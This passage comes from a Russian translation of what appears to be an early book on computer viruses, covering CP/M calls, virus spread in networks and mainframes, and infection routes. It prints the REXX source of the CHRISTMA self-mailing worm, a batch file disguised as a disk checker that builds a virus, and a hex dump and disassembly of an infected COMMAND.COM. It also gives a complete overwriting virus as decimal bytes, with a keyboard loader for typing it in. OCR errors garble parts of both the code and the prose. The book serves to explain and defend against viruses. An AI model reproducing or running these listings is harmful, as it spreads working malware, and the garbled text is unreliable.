23 Переименовать файл
24 Возврат вектора входа в систему
25 Возврат текущего диска
26 Установить адрес прямого доступа к памяти DMA
27 Определить адрес (размещения)
28 Запись на защищенный диск
29 Определить вектор
30 Установить атрибуты файла
31 Определить адрес (DBP)
32 Установить/определить код пользователя
33 Чтение прямого доступа

34 Запись прямого доступа
35 Определить размер файла
36 Установить запись прямого доступа
37 Сброс дисковода
40 Запись прямого доступа с росписью нулями
41 Проверка и запись записи
42 Блокировать запись
43 Разблокировать запись
44 Установить счетчик секторов мультидоступа
45 Установить режим обработки ошибок
46 Определить свободное пространство диска
47 Связать с программой
48 Очистить буферы
49 Определить/установить блок системного контроля
50 Непосредственный вызов
59 Загрузить оверлейный файл
60 Вызов резидентной системы
98 Свободные блоки
99 Укоротить файл
100 Установить метку каталога
101 Возврат данных метки каталога
102 Считать штампы даты файла и режима пароля
103 Запись файла xfcb
104 Установить дату и время

105 Определить дату и время
106 Установить пароль по умолчанию
107 Возвратить порядковый номер
108 Определить/установить код возврата программы
109 Определить/установить режим консоли
110 Определить/установить ограничитель вывода
111 Печать блока
112 Вывод блока на экран
152 Синтаксический анализ имени файла

Существенное различие между ms-dos и CP/M состоит в том, что CP/M, начиная с версии 3.0, обеспечивает возможность защиты файлов или меток от чтения или перезаписи с помощью паролей. Конечно, такая защита не слишком надежна, поскольку речь идет лишь о защите программного обеспечения, но по крайне мере создатели компъютерных вирусов сталкиваются здесь с большими проблемами, чем при работе с ms-dos, так как в системе CP/M имеется значительно меньше высокоразвитых утилит.

11.3 Сети

В сетях персональных ЭВМ имеются многочисленные различия, касающиеся сохранности данных. Так, например, для нескольких дешевых сетей жесткие диски станции можно запрашивать точно так же, как если бы речь шла о винчестере соответствующего компъютера. Это означает, что вирусы могут распространяться по всей сети, как если бы это была отдельная ПЭВМ. Другими слова-

ми, "выпущенный" на любой станции сети вирус в кратчайшее время может достичь всех других станций и парализовать всю сеть. Приведенная ниже графическая схема поясняет процесс распространения вируса по сети. Представленная сеть состоит их специализированной станции и четырех подключенных компъютеров.

```
                  Специализированная
                     станция
   Узлы сети:     1    2    3    4
```

На ПЭВМ, являющейся узлом 1 сети, запускается программа-вирус. Этот вирус копируется на дисковод с наивысшим приоритетом (со старшим номером дисковода). Для сети таким дисководом является дисковод специализированной станции.


```
                Специализированная
                  станция
   Узлы сети:   v1   v2   v3    v4
```

Затем исходя из спецпроцессора, вирус может распространиться по всем подключенным станциям.

```
                Специализированная
                    станция
   Узлы сети:   V1   V2   V3   V4
```

Правда, не все сети построены так примитивно. Профессиональные системы обеспечивают использование различных привилегий пользователей подобно многопользовательстким ЭВМ. Так определенные области данных и определенные программы могут быть защищены от доспута пользователей с более низким приоритетом. Право на доступ к таким областям имеет так называемый "старший пользователь", т.е. пользователь с наивысшим приоритетом. Не имея статуса "старшего пользователя",вряд ли возможно выйти за пределы отдельной области так, чтобы это осталось незамеченным. Но если пользователь получил статус "старшего", он совершенно легально движется в системе и никто этого не замечает. Поскольку получение статуса "старшего пользователя" обеспечивается лишь программными средствами, естественно, это можно предусмотреть и в программе-вирусе. правда, при этом нужно точно знать соответствующую сеть.

Так называемый "рождественский вирус", распечатка которого приводится здесь, предназначен для использования ЭВМ vm/cms и потому может распространяться чрезвычайно быстро.

В принципе, здесь речь идет не о настоящей программе-вирусе, а скорее о неком виде передаваемого по цепочке письма. Программа считывает из файлов names и netlog адреса партнеров по коммуникации и в соответствии с форматом передачи данных пересылает себя этому адресу. Там происходит то же самое, т.е. программа вновь возвращается к своему отправителю. Таким обра-

зом, в файлах получателей, как правило, содержится и адрес отправителя.

Тот, кто получает такую программу, вначале с помощью текстового редактора смотрит, что же он получил.

Записанный в начале программы текст не нуждается по пояснениях:

```
/**********************/
/*   LET THIS EXEC    */
/*                    */
/*        RUN         */
/*        AND         */
/*                    */
/*      ENJOY         */
/*                    */
/*   YOURSELFI        */
/**********************/
```

Просмотр этого текста не отнимет у читателя слишком много времени.

```
'VMFCLEAR'
SAY'                      *                    '
SAY'                      *                    '
SAY'                     ***                   '
SAY'                    *****                  '
SAY'                   *******                 '
SAY'                  *********                '
SAY'                 *************                 A'
SAY'                    *******                 '
SAY'                  ***********                  VERY'
SAY'                ***************              '
SAY'              ******************               HAPPY'
SAY'                  ***********                '
SAY'                ***************                CHRISTMAS'
SAY'              ******************               '
SAY'            **********************             AND MY'
SAY'                ************                 '
SAY'              ******************             BERST WISHES'
SAY'            **********************           '
SAY'          ************************         FOR THE NEXT
SAY'                  ******                     '
SAY'                  ******                        YEAR'
SAY'                  ******                     '
```

А кто теперь удержится, чтобы не запустить программу, да-

бы поддержать шутку?

```
/*     browsing this file is no fun at all
```

```
            just type CHRISTMAS from cms */
     dropbuf
     makebuf
     "q t (stack"


Здесь определяется дата:
     pull d1 d2 d3 d4 d5 d6 dat
     pull zeile
     jeah = substr(dat, 7, 2)
     tack = substr (dat, 4,2)
     mohn = substr (dat, 1, 2)
if jeah <= 88 then do
if mehn < 2 ] mohn = 12 then do
DROPBUF
MAKERUF
"IDENTIFY (FIFO"
PULL WER VON WO IST REST
DROPBUF
MEKEBUF
Определить имена партнеров по коммуникации:

"EXECIO * DISKR " WER " NAMES A (FIFO"
 DO WHILE QUEUED() > 0
     PULL NICK NAME ORT
     NAM = INDEX (NAME, '.')+1
     IF NAM > 0 THEN DO
        NAME = SUBSTR (NAME, NAM)
     END
     NAM = INDEX (ORT, '.')+1
     IF NAM> 0 THEN DO
        ORT = SUBSTR (ORT, NAM)
     END
     IF LENGTH (NAME) O THEN DO
       IF LENGTH (ORT) = 0 THEN DO
          ORT = WO


                          - 237 -
       END
     IF name = "RELAY" THEN DO
Переслать самому себе:
     "SF CHRISTMAS EXEC A" NAME" AT" ORT" (ack"
      end
   END
  END
DROPBUF
MAKEBUF
ANZ = 1

Еще раз отыскать имена:
"EXECTO = DISKR " WER " NETLOG A (FIFO
```

```
DO WHILE QUEUED () > 0
   PULL KIND FN FM ACT FROM ID AT NODE REST
   IF ACT = 'SENT' THEN DO
     IF ANZ = 1 THEN DO
       OK.ANZ = ID
     END
     IF ANZ > 1 THEN DO
       OK.ANZ = ID
     NIXIS = O
     DO 1 = 1 TO ANZ-1
        IF OK.1 = ID THEN DO
           NIXIS = 1
     END
     END
     END
     ANZ = ANZ + 1
     IF NIXIS = 0 THEN DO
Еще раз переслать:

     "SF CHRISTMAS EXEC A "ID" AT" NODE" (ack"
     END
   END
  END
DROPBUF
END
end
```



```
end
```

12. _Пути распространения вирусов

Эта глава должна дать ответ на наиболее часто задаваемый вопрос: "Каким образом вообще внедряются вирусы в ЭВМ?"

Но возможности проникновения вирусов в ПЭВМ настолько многочисленны, что здесь можно показать лишь очень небольшую часть их. Но вначале следует обратить внимание на то общее, что есть в путях распространения вирусов. Некоторые пользователи не совсем необоснованно бояться чужих дискет, хотя действительная опасность от инфицированной дискеты исходит лишь тогда, когда эта дискета запущена.

Просто чтение дискеты никак не может привести к распространению вируса. Поэтому можно просматривать чужие дискеты, пользуясь функциями операционной системы или различными утилитами, совершенно безбоязненно. Также маловероятно, что (а это важно при использовании "почтового ящика") вирус получит распространение при дистанционной передаче данных, если при этом соблюдаются определенные условия.

Ниже отдельные аспекты проблемы распространения вирусов

будут освещены несколько подробнее.

12.1 Вирусы в программе/носителе

Пораженную вирусом программу-носитель следует рассматривать как "классический" пример распространения вирусов. Говоря более точно, программа-носитель есть не что иное как "троянский конь", в котором в качестве "злого" сюрприза скрыт вирус. Этот внедрившийся вирус никак не может быть обнаружен программой-носителем, поскольку методы внедрения вируса в программу чрезвычайно многочисленны. Только тот, кто хорошо разбирается в системе и обслуживает многочисленные стандартные программы, такие как отладчик, программу распечатки содержимого памяти и пр., имеет шанс обнаружить программу/носитель. Это не удивительно, если рассмотреть несколько различных возможностей внедрения вируса.

Относительно легко обнаружить написанные на уровне команд ЭВМ вирусы (таким вирусом является, например, описанный в разделе 10.4 вирус), поскольку оформлённую в виде командного файла программу очень легко вывести на экран с помощью команды TYPE. Но и на этом уровне отличить программу от вируса удается не сразу, если до этого не имел с ними дела. Разве кто заподозрит в нескольких строках пакетного задания ERCHECK.BAT программу-вирус?

Name: ERCHECK. BAT

```
echo=off
echo Diesses Programm prueft das aktuelle Laufwerk
echo (Platte/diskette) auf defekte Sektoren.
echo Dieser Test kann 1-2 Minuten in Anspruch nehmen.
echo Wahrend dieser Zeit kann und darf nicht in das
echo System eingriffen werden.
pause
ctty nut
patf c:\msdos
dir *.com/w>inh
edlin inh<1
debug inh<2
edlim name.bat<3
ccty con
if exist name.bat echo Keine Fehler gefunden. Test beendet.
if exist name.bat echo Wait a minute, then reboot!
cctty nut
name

(echo=off
 echo Эта программа проверяет актуальный дисковод
 echo (жесткий диск/дискету) на дефектные сектора.
```

```
echo Этот тест может занять 1-2 минуты.
echo В течение этого времени система может принимать,
echo а может не принимать запросы.
pause
ecty nul
path c:\msdos
```



```
dir *.com/w>inh
edlin inh<1
debug inh<2
edlin name.bat<3
ccty con
if exist name.bat echo Ошибок не найдено. Тест завершен.
if exist name.bat echo Подождите минуту, пока идет пере-
```

загрузка!

Значительно более сложно распознаются вирусы, написанные на языках высокого уровня, причем здесь следует исходить из вирусов в форме исходных кодов. Скомпилированные программы-вирусы дают уже вирус в форме машинных кодов. Если программа должна выглядеть "внушающей доверие", программист вместе с ней поставляет и исходный код. В результате каждый, получивший программу. может проверить ее, дабы убедиться в ее "безвредности". Номало кто сумеет в написанной на Паскале программе длиной в 3000 строк отыскать 100 строк, реализующих вирус. Итак, поставляемые вместе с программой исходные коды ничто иное, как средство для отвода глаз? Действительно, можно столкнуться с таким случаем, особенно тогда, когда нельзя точно установить источник, откуда получена программа в исходных кодах. Итак, и те программы, исходные коды которых Вы имеете, требуют проверки на наличие вируса.

Составить программу-вирус на уровне машинного языка почти невозможно. О том, с какими проблемами можно встретиться в

этом случае, будет подробно говориться в разделе 15. Вирусы,

скомпилированные вместе со своей программой-носителем, очень сложны для проверяющих, поскольку вирус и программа-носитель образуют единую программу. В этом случае дающая стопроцентную надежность проверка была бы дороже, чем разработка новой программы. Несколько больше шансов для обнаружения вируса имеет программист в том случае, когда вирус "прицепился" к уже существующей программе. В этой ситуации чаще всего удается четко распознать сам вирус и его программу-носитель. Приведем в качестве примера внедрившейся в файл COMMAND.COM вирус, описанный в 9.1:

```
1AAF:0100  90 90 90 B8 00 00 26 A3-A3 02 26 A3 A5 02 26 A2
           .  .  .  8  .  .  &  #  #  .  &  #  %  .  &  "
1AAF:0110  A7 02 B4 19 CD 21 2E A2-FA 02 B4 47 B6 00 04 01
           '  .  4  .  M  !  .  "  Z  .  4  G  6  .  .  .
1AAF:0120  8A D0 8D 36 FC 02 CD 21-B4 0E B2 00 CD 21 3C 01
           .  P  .  6  |  .  M  !  4  .  2  .  M  !  <  .
1AAF:0130  75 02 BD 06 B4 00 8D 1E-9B 02 03 D8 83 C3 01 2E
           u  .  0  .  4  .  .  .  .  .  .  X  .  C  .  .
1AAF:0140  89 1E A3 02 F8 73 21 B4-17 8D 16 B0 02 CD 21 3C
           .  .  #  .  x  s  !  4  .  .  .  0  .  M  !  <
1AAF:0150  FF 75 15 B4 2C CD 21 2E-8B 1E A3 02 2E 8A 07 8B
           .  u  .  4  ,  M  !  .  .  .  #  .  .  .  .  .
1AAF:0160  DA B9 02 00 B6 00 CD 26-2E 8B 1E A3 02 4B 2E 89
           Z  9  .  .  6  .  M  &  .  .  .  #  .  K  .  .
1AAF:0170  1E A3 02 2E 8A 17 80 FA-FF 75 03 E9 00 01 B4 0E
           .  #  .  .  .  .  .  z  .  u  .  i  .  .  4  .
1AAF:0180  CD 21 B4 3B 8D 16 F8 02-CD 21 EB 54 90 B4 17 8D
           M  !  4  ;  .  .  x  .  M  !  k  T  .  4  .  .
1AAF:0190  16 BD 02 CD 21 B4 3B 8D-16 F8 02 CD 21 B4 4E B9
           .  0  .  M  !  4  ;  .  .  x  .  M  !  4  N  9
1AAF:01A0  11 00 8D 16 AE 02 CD 21-72 9B 2E 8B 1E A5 02 43
           .  .  .  .  .  .  M  !  r  .  .  .  .  %  .  C
1AAF:01B0  4B 74 09 B4 4F CD 21 72-8C 4B 75 F7 B4 2F CD 21
           K  t  .  4  O  M  !  r  .  R  u  w  4  /  M  !
1AAF:01CD  83 C3 1C 26 C7 07 20 5C-43 1E 8C CD 8E D8 8B D3
           .  C  .  &  G  .     \  C  .  .  @  .  X  .  S
1AAF:01D0  B4 3B CD 21 1F 2E 8B 1E-A5 02 43 2E 89 1E A5 02
```



```
           4  ;  V  !  .  .  .  .  %  .  C  .  .  .  %  .
1AAF:01E0  B4 4E B9 01 00 8D 16 A8-02 CD 21 72 A0 EB 07 90
           4  N  9  .  .  .  .  {  .  M  !  r     k  .  .
1AAF:01F0  B4 4F CD 21 72 97 B4 3D-B0 02 BA 9E 00 CD 21 8B
           4  O  M  !  r  .  4  =  0  .  :  .  .  M  !  .
1AAF:0200  D8 B4 3F B9 30 02 90 BF-00 E0 90 CD 21 B4 3E CD
           X  4  ?  9  0  .  .  :  .     .  M  !  4     M
1AAF:0210  21 2E 8B 1E 00 E0 81 FB-90 90 74 D4 B4 43 B0 00
           !  .  .  .  .  `  .  {  .  .  t  T  4  C  0  .
1AAF:0220  BA 9E 00 CD 21 B4 43 B0-01 81 E1 FE 00 CD 21 B4
           :  .  .  M  !  4  C  0  .  .  a  ~  .  M  !  4
```

```
1AAF:0230  3D B0 02 BA 9E 00 CD 21-8B D8 B4 57 B0 00 CD 21
           =  0  .  :  .  .  M  !  .  X  4  W  0  .  M  !
1AAF:0240  51 52 2E 8B 16 83 02 2E-89 16 30 E2 2E 8B 16 01
           Q  R  .  .  .  .  .  .  .  .  0  b  .  .  .  .
1AAF:0250  E0 8D 0E 82 01 2B D1 2E-89 16 83 02 B4 40 B9 30
           `  .  .  .  .  +  Q  .  .  .  .  .  4  @  9  0
1AAF:0260  02 90 8D 16 00 01 CD 21-B4 57 B0 01 5A 59 CD 21
           .  .  .  .  .  .  M  !  4  W  0  .  Z  Y  M  !
1AAF:0270  B4 3E CD 21 2E 8B 16 30-E2 2E 89 16 83 02 90 E8
           4     M  !  .  .  .  0  b  .  .  .  .  .  .  h
1AAF:0280  07 00 E9 2B 0B B4 00 CD-21 B4 0E 2E 8A 16 FA 02
           .  .  i  +  .  4  .  M  !  4  .  .  .  .  z  .
1AAF:0290  CD 21 B4 3B 8D 16 FB 02-CD 21 C3 FF 01 00 02 03
           M  !  4  ;  .  .  {  .  M  !  C  .  .  .  .  .
1AAF:02A0  FF 00 FF 9C 02 00 00 00-2A 2E 63 6F 6D 00 2A 00
           .  .  .  .  .  .  .  .  z  .  c  o  m  .  z  .
1AAF:02B0  FF 00 00 00 00 00 3F 00-3F 3F 3F 3F 3F 3F 3F 3F
           .  .  .  .  .  .  ?  .  ?  ?  ?  ?  ?  ?  ?  ?
1AAF:02C0  65 78 65 00 00 00 00 00-3F 3F 3F 3F 3F 3F 3F 3F
           e  x  e  .  .  .  .  .  ?  ?  ?  ?  ?  ?  ?  ?
1AAF:02D0  63 6F 6D 00 FF 00 00 00-00 00 3F 00 3F 3F 3F 3F
           c  o  m  .  .  .  .  .  .  .  ?  .  ?  ?  ?  ?
1AAF:02E0  3F 3F 3F 3F 3F 3F 3F 00-00 00 00 00 3F 3F 3F 3F
           ?  ?  ?  ?  ?  ?  ?  .  .  .  .  .  ?  ?  ?  ?
1AAF:02F0  3F 3F 3F 3F 63 6F 6D 00-5C 00 01 5C 00 00 00 00
           ?  ?  ?  ?  c  o  m  .  \  .  .  \  .  .  .  .
1AAF:0300  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00
           .  .  .  .  .  .  .  .  .  .  .  .  .  .  .  .
```



```
1AAF:0310  00 00 00 00 00 00 00 00-00 00 00 00 00 38 CD 21
           .  .  .  .  .  .  .  .  .  .  .  .  .  8  M  !
1AAF:0320  58 2B 06 25 3E 53 BB 10-00 F7 E3 5B 0B D2 74 03
           X  +  .  .  >  S  ;  .  .  w  c  [  .  R  t  .
1AAF:0330  BF 81 3E 8E 06 B8 0B FC-B9 EF 0C 2B CE F3 A4 A1
           ?  .  >  .  .  ;  .  |  9  o  .  +  N  s  $  !
1AAF:0340  BF 0B A3 02 00 FF 2E B9-0B E8 01 00 CB 50 53 8B
           ?  .  #  .  .  .  .  9  .  h  .  .  K  P  S  .
1AAF:0350  D8 B8 08 44 CD 21 73 04-0B C0 EB 05 25 01 00 F7
           X  8  >  D  M  !  s  .  .  @  k  .  %  .  .  w
```

Ясно видно, что в диапазоне 2AO-31C определяются несколько констант, а выше 31Ch структура вновь изменяется. Это обстоятельсно будет видно более ясно, если дисассемблировать файл, начиная с адреса 100, и сравнить с сегментом, начиная с адреса 31C.

По адресу 100 вначале идут три оператора NOP, что по меньшей мере необычно. К тому же структура программы сравнительно наглядна.

```
1AAF:0100  90           NOP
```

```
1AAF:0101  90          NOP
1AAF:0102  90          NOP
1AAF:0103  BS0000      MOV  AX,0000
1AAF:0106  26A3A302    MOV  ES: 02A3 ,AX
1AAF:010A  26A3A502    MOV  ES: 02A5 ,AX
1AAF:010E  26A2A702    MOV  ES: 02A7 ,AL
1AAF:0112  B419        MOV  AH,19
1AAF:0114  CD21        INH  21
1AAF:0116  2EA2FA02    MOV  CS: 02FA ,AL
1AAF:011A  B447        MOV  AH,47
1AAF:011C  B600        MOV  DH,00
1AAF:011E  0401        ADD  AL,01
1AAF:0120  8AD0        MOV  DL,AL
1AAF:0122  8D36FC02    LEA  SI, 02FC
```

Такие программы имеют совершенно иную структуру, чем приведенные выше. Однако это не может служить основанием для того, чтобы сделать окончательные выводы, но в любом случае

каждая такая программа должна быть подвергнута тщательной проверке прежде, чем ее использовать.

```
1AAF:031C  0038        AAD  BX+SI ,BH
1AAF:031E  CD21        INT  21
1AAF:0320  58          POP  AX
1AAF:0321  2B06853E    SUB  AX, 3E85
1AAF:0325  53          PUSH BX
1AAF:0326  BB1000      MOV  BX,0010
1AAF:0329  F7E3        MUL  BX
1AAF:032B  5B          POP  BX
1AAF:032C  0BD2        OR   DX,DX
1AAF:032E  7403        JZ   0333
1AAF:0330  BF813E      MOV  D1,3E81
1AAF:0337  FC          CLD
1AAF:0338  B9EF0C      MOV  CX,0CEF
1AAF:033B  2BCE        SUB  CX,SI
1AAF:033D  F3          REPZ
```

В заключение можно сказать, что при проведении проверки на наличие вирусов никогда нельзя с полной уверенностью сказать: "Программа свободна от вирусов". А потому вопрос, применять ли такую программу, - это вопрос совести каждого. В противных случаях дело обстоит значительно проще: если в программе обнаруживается вирус, программу использовать нельзя. Усли при проверке программы обнаружится непонятный или незадокументированный кусок, использовать такую программу нельзы до тех пор, пока не будут сняты все вопросы относительно такого куска.

12.2 Вирусы в системах передачи данных

Хотя в последнее время в специальной прессе ситуацию с вирусами часто драматизируют, опасность проникновения вирусов через линии дистанционной передачи данных не больше, чем для любого другого вида проникновения вирусов. И при использовании линий дистанционной передачи данных нужно соблюдать те жхе меры предосторожности, которые описаны в разделе 8 и далее. Пока в "почтовый ящик" записываются только тексты или

программы, можно не задумываться над тем, что может возникнуть вирус. Опасность возникает лишь тогда, когда появляется возможность запустить переданную программу. Но такого рода почтовые ящики автору неизвестны. Поэтому вирус может проникнуть в переданную информацию лишь тогда, когда пользователь запускает переданную через средства дистанционной передачи данных программу на собственной ЭВМ. А здесь действуют те же правила безопасности, что и для записанных на дискетах программ.

Действительно серьезной опасности подвергаются те ЭВМ, которые доступны через линии дистанционной передачи данных и устройства сопряжения для абонентов всех уровней приоритетов. Но о такой опасности (надо надеяться) знают все пользователи соответствующих систем.

12.3 Средства изоляции

Для защиты от вирусов разработаны уже самы различные концепции: Система, оснащенная лишь жестким диском (без дискет), "усеченной" операционной системой (без DEBUG, LINK) и пр.) и прикладными программами, не позволяющая вводить новые программы. Но это утверждение, хотя на первый взгляд оно и кажется логичным, не только неверно, но и опасно, если пользователь, доверившись такой концепции, утратит бдительность. Теперь читатель может спросить, как же ввести программу в ЭВМ, если ЭВМ не имеет ни накопителя на гибких магнитных дисках, ни ассемблера, ни отладчика. Решение совершенно очевидно. С помощью резидентной функции COPY MS-DOS может скопировать и любой введенный с клавиатуры файл. Поскольку обычно вместе с клавишей ALT могут вводиться не все коды ASCII, нужно вначале сгенерировать входную программу, воспользовавшись следующей командой:

```
COPY CON INH.COM
```

(Десятичные числа вводить при нажатой клавише ALT).

```
049 192 162 064 001 180 060 185
032 032 186 057 001 205 033 080
187 065 002 184 007 012 178 255
```

```
205 033 136 007 067 129 251 093
004 117 240 088 137 195 180 064
185 028 002 186 065 002 205 033
180 062 144 205 033 180 076 205
033 086 073 082 046 067 079 077
^Z
```

Принцип действия программы ввода:

Поскольку NUL не может быть введена с консоли, имя файла программы должно завершаться OOHEX.

```
2075:0100 31C0          XOR  AX,AX
2075:0102 A24001        MOV   0140 ,AL
Создать и открыть файл

2075:0105 B43C          MOV  AH,3C
2075:0107 B92020        MOV  CX,2020
2075:010A BA3901        MOV  DX,0139
2075:010D CD21          INT  21

Обращение к стеку
2075:010F 50            PUSH AX

Считать в  цикле 540 байтов без эхо-контроля по консоли и за-
писать в буфер.
2075:0110 BB4102        MOV  BX,0241
2075:0113 B8070C        MOV  AX,0C07
2075:0116 B2FF          MOV  DL,FF
2075:0118 CD21          INT  21
2075:011A 8807          MOV   BX ,AL
2075:011C 43            INC  BX
2075:011D 81FB5D04      CMP  BX,045D
2075:0121 75FD          JNZ  0113

Завершить обработку стека

2075:0123 58            POP  AX
```



```
Записать содержимое буфера в файл
2075:0124 89C3          MOV  BX,AX
2075:0126 B440          MOV  AH,40
2075:0128 B91C02        MOV  CX,021C
2075:0128 BA4102        MOV  DX,0241
2075:012E CD21          INT  21

Закрыть файл
2075:0130 B43E          MOV  AH,3E
```

```
2075:0132 90            NOP
2075:0133 CD21          INT  21
```

Завершить программу

```
2075:0435 B44C          MOV  AH,4C
2075:0137 CD21          INT  21
```

Имя генерируемого файла стоит перед буфером:

```
2075:0130  B4 3E 90 CD B4 4C CD-21 56 49 52 2E 43 4F 4D
                                  V  I  R  .  C  O  M
```

После того, как программа запущена с помощью INP, можно вводить с клавиатуры все коды ASCII (но без эхо-контроля, т.е. без отображения вводимых данных на экране). Лишь код NUL должен вводиться с помощью ALT 2 (с использованием верхних цифровых клавиш клавиатуры). С помощью такой программы можно ввести приведенную ниже программу-вирус. Речь здесь идет о перезаписывающем вирусе из раздела 10.1. Правда, тут есть отличия в обращении к дисководу, которые работают безошибочно лишь при использовании DOS версии 2.11.

После 540 байтов ввод завершается автоматически и программа VIR.COM сгенерирована.

```
144 144 144 184 000 000 038 163
163 002 038 163 165 002 038 162
167 002 180 025 205 033 046 162
250 002 180 071 182 000 004 001
138 208 141 054 252 002 205 033
180 014 178 000 205 033 060 001
```



```
117 002 176 006 180 000 141 030
155 002 003 216 131 195 001 046
137 030 163 002 248 115 033 180
023 141 022 176 002 205 033 060
255 117 021 180 044 205 033 046
139 030 163 002 046 138 007 139
218 185 002 000 182 000 205 038
046 139 030 163 002 075 046 137
030 163 002 046 138 023 128 250
255 117 003 233 000 001 180 014
205 033 180 059 141 022 248 002
205 033 235 084 144 180 023 141
022 176 002 205 033 180 059 141
022 248 002 205 033 180 078 185
017 000 141 022 174 002 205 033
114 155 046 139 030 165 002 067
075 116 009 180 079 205 033 114
140 075 117 247 180 047 205 033
131 195 028 038 199 007 032 092
```

```
067 030 140 192 142 216 139 211
180 059 205 033 031 046 139 030
165 002 067 046 137 030 165 002
180 078 185 001 000 141 022 168
002 205 033 114 160 235 007 144
180 079 205 033 114 151 180 061
176 002 186 158 000 205 033 139
216 180 063 185 048 002 144 186
000 224 144 205 033 180 062 205
033 046 139 030 000 224 129 251
144 144 116 212 180 067 176 000
186 128 000 205 033 180 067 176
001 129 225 254 000 205 038 180
061 176 002 186 158 000 205 033
139 216 180 087 176 000 205 033
081 082 046 139 022 131 002 046
137 002 048 226 046 139 022 001
224 141 014 130 001 043 209 046
137 022 131 002 180 064 185 048
002 144 141 022 000 001 205 033
```



```
180 087 176 001 090 089 205 033
180 062 205 033 046 139 022 048
226 046 137 022 131 002 144 232
007 000 233 000 000 180 000 205
033 180 014 046 138 022 250 002
205 033 180 059 141 022 251 002
205 033 195 255 000 000 000 000
255 000 255 000 000 000 000 000
042 046 099 111 109 000 042 000
255 000 000 000 000 000 063 000
063 063 063 063 063 063 063 063
101 120 101 000 000 000 000 000
063 063 063 063 063 063 063 063
099 111 109 000 255 000 000 000
000 000 063 000 063 063 063 063
063 063 063 063 063 063 063 000
000 000 000 000 063 063 063 063
063 063 063 063 099 111 109 000
092 000 000 092 000 000 000 000
000 000 000 000 000 000 000 000
000 000 000 000 000 000 000 000
000 000 000 000 000 000 000 000
000 000 000 000 000 000 000 026
```

Тот, кто обладает хорошей памятью, может даже запомнить эти колонки цифр. Хороший оператор по вводу данных мог бы ввести вирус с клавиатуры примерно за пять минут.

Еочно также можно работать и через интерфейс COM и даже (с помощью другой вспомогательной программы) через интерфейс

параллельного печатающего устройства.

12.4 Программисты

Эта книга до последнего времени мало уделала внимания кругу лиц, имеющих наилучшие возможности для доступа к ЭВМ, т.е. программистам. Для многих организаций-разработчиков программного обеспечения программы обычно снабжаются блокировкой по дате, которую можно снять лишь тогда, когда полностью улажены взаимные расчеты, хотя многие узнают об этом

лишь при изучении настоящей книги. Такие методы, возможно, нахродятся где-то на грани дозволенных, но если бы точно знать, чего нельзя делать, когда это делается просто потому, что не знаешь точно, что и когда следовало бы делать. Итак, если блокировка по дате вводится тогда, когда не произведены расчеты, то это не является блокировкой по дате, а скорее ошибкой в программе, которую каждый раз можно устранить.

Но почему должны программисты поступать не так, как дозволено фирмам, производящим программное обеспечение?

В некодированном тексте это может быть определенный запрос, который программист встраивает в программу своего работодателя. Так, например, могло бы проверяться существование файла BURST.$$$. Естественно, такой служащий позаботится о том, чтобы этот файл постоянно имелся в наличии. Если ему придется уволиться, его последователь с гарантией обнаружит на первый взгляд избыточный файл и удалит его. Откуда ему знать. что этот файл содержит сведения, препятствующие распространению созданного его предшественником вируса?

Рассуждения такого рода могут завести очень далеко. Еще одна опасность распространения вирусов возникает при тестировании программного продукта при его приобретении или при изменениях. Если там появляется потенциальный покупатель или программист, чтобы проверить, будет ли работать его программное обеспечение на ЭВМ поставщика ХУ, кто бы отказал в такой просьбе?

13. Степень обеспечения безопасности

Зная пути распространения вирусов, Вы сможете несколько снизить риск "заражения" системы при соблюдении определенных мер безопасности. В этой главе описываются ситуации, которым обычно не придается никакого значения. Однако именно их недооценка может привести к опасным последствиям.

Эти проблемы в средствах защиты изучил Бернд Фикс и сделал ряд рекомендаций, следование которым должно снизить опасность проникновения вирусов в большие ЭВМ. Прежде чем подробнее остановиться на отдельных "рискованных" ситуациях, приведем здесь текст Б.Фикса, который касается проникновения и распространения вирусов в больших ЭВМ и тоже охватывает два

"сценария распространения инфекции":

"КОМПЬЮТЕРНЫЕ ВИРУСЫ В БОЛЬШИХ ЭВМ

Компьютерные вирусы представляют опасность не только для персональных ЭВМ - большие ЭВМ в той же степени подвержены этим "болезням". Поскольку (по крайней мере сегодня) большие ЭВМ и связывающие их сети данных являются нервной системой нашего развивающегося информационного общества, внедрение вируса в одну из таких систем могло бы нанести очень большой ущерб, гораздо больший, чем поражение вирусом одной "изолированной" ПЭВМ.

Вообще говоря, вирусы действуют в больших компьютерных системах по тому же принципу, что и в ПЭВМ. Различие заключается в основном в организации данных и архитектуре системы на большой ЭВМ, которые значительно отличаются от структуры данных и архитектуры ПЭВМ. Потому не будем больше говорить о функции вирусов вообще, а остановимся на том, как может происходить распространение вирусов в больших ЭВМ в специальных условиях.

Распространение вируса

Распространение вируса от одной ПЭВМ к другой (а следовательно, от одного пользователя к другому) связано, как правило, с обменом дискетами. Такой механизм распространения вирусов в больших ЭВМ не может существовать или играет лишь второстепенную роль, поскольку ему препятствует организация данных в больших ЭВМ:

На одной такой машине работают, как правило, очень много пользователей (100-1000 пользователей, в зависимости от мощности ЭВМ). Данные пользователей хранятся, как правило, не на переносном носителе (за исключением магнитных лент, используемых в качестве резервной копии), а постоянно находятся на дисках/лентах. Но в результате возникает необходимость отделять данные одного пользхователя от данных другого пользователя, т.е. в принципе каждый пользователь может иметь право доступа для чтения/записи лишь к собственным данным и право чтения системных утилит. Итак, собственные данные и части операционной системы образуют некий замкнутый, изолированный от других пользователей уровень пользователя. Итак, вирус,

который появился на уровне пользователя, не может распростнаниться на уровень другого пользователя, поскольку он не может получить право записи данных на уровне другого пользователя (что необходимо для распространения инфекции). В практической работе это строгое разгра-

казывается помехой, а потому в большенстве вычислитенльных систем пользователю разрешен доступ к данным некоторой определенной группы других пользователей (например, к данным сотрудников того же отдела), причем доступ с правом чтения/записи. К тому же сотрудники вычислительного центра имеют доступ ко ВСЕМ данным пользователей (естественно, только в рамках своих служебных обязанностей на ВЦ). Следовательно, возможно распространение вируса подобно тому, как это происходит при обьеме дискетами, но с тем лишь ограничением, что это касается определенной группы пользователей - пользователям вне этой группы опасность проникновения вируса не угрожает.

Другой особенностью больших ЭВМ, сказывающейся на распространении вирусов, является принцип иерархического упорядочения пользователей по приоритетам. Такие приоритеты регулируют право доступа пользователя к чужим записям данных, в частности, к библиотекам программ и к стандартным программам операционной системы. Чем выше приоритет, тем больше каталог файлов, к которым пользователь получает доступ с правом перезаписи. Причем программа в ЭВМ имеет тот же приоритет, что и пользователь, который ее запустил на выполнение.

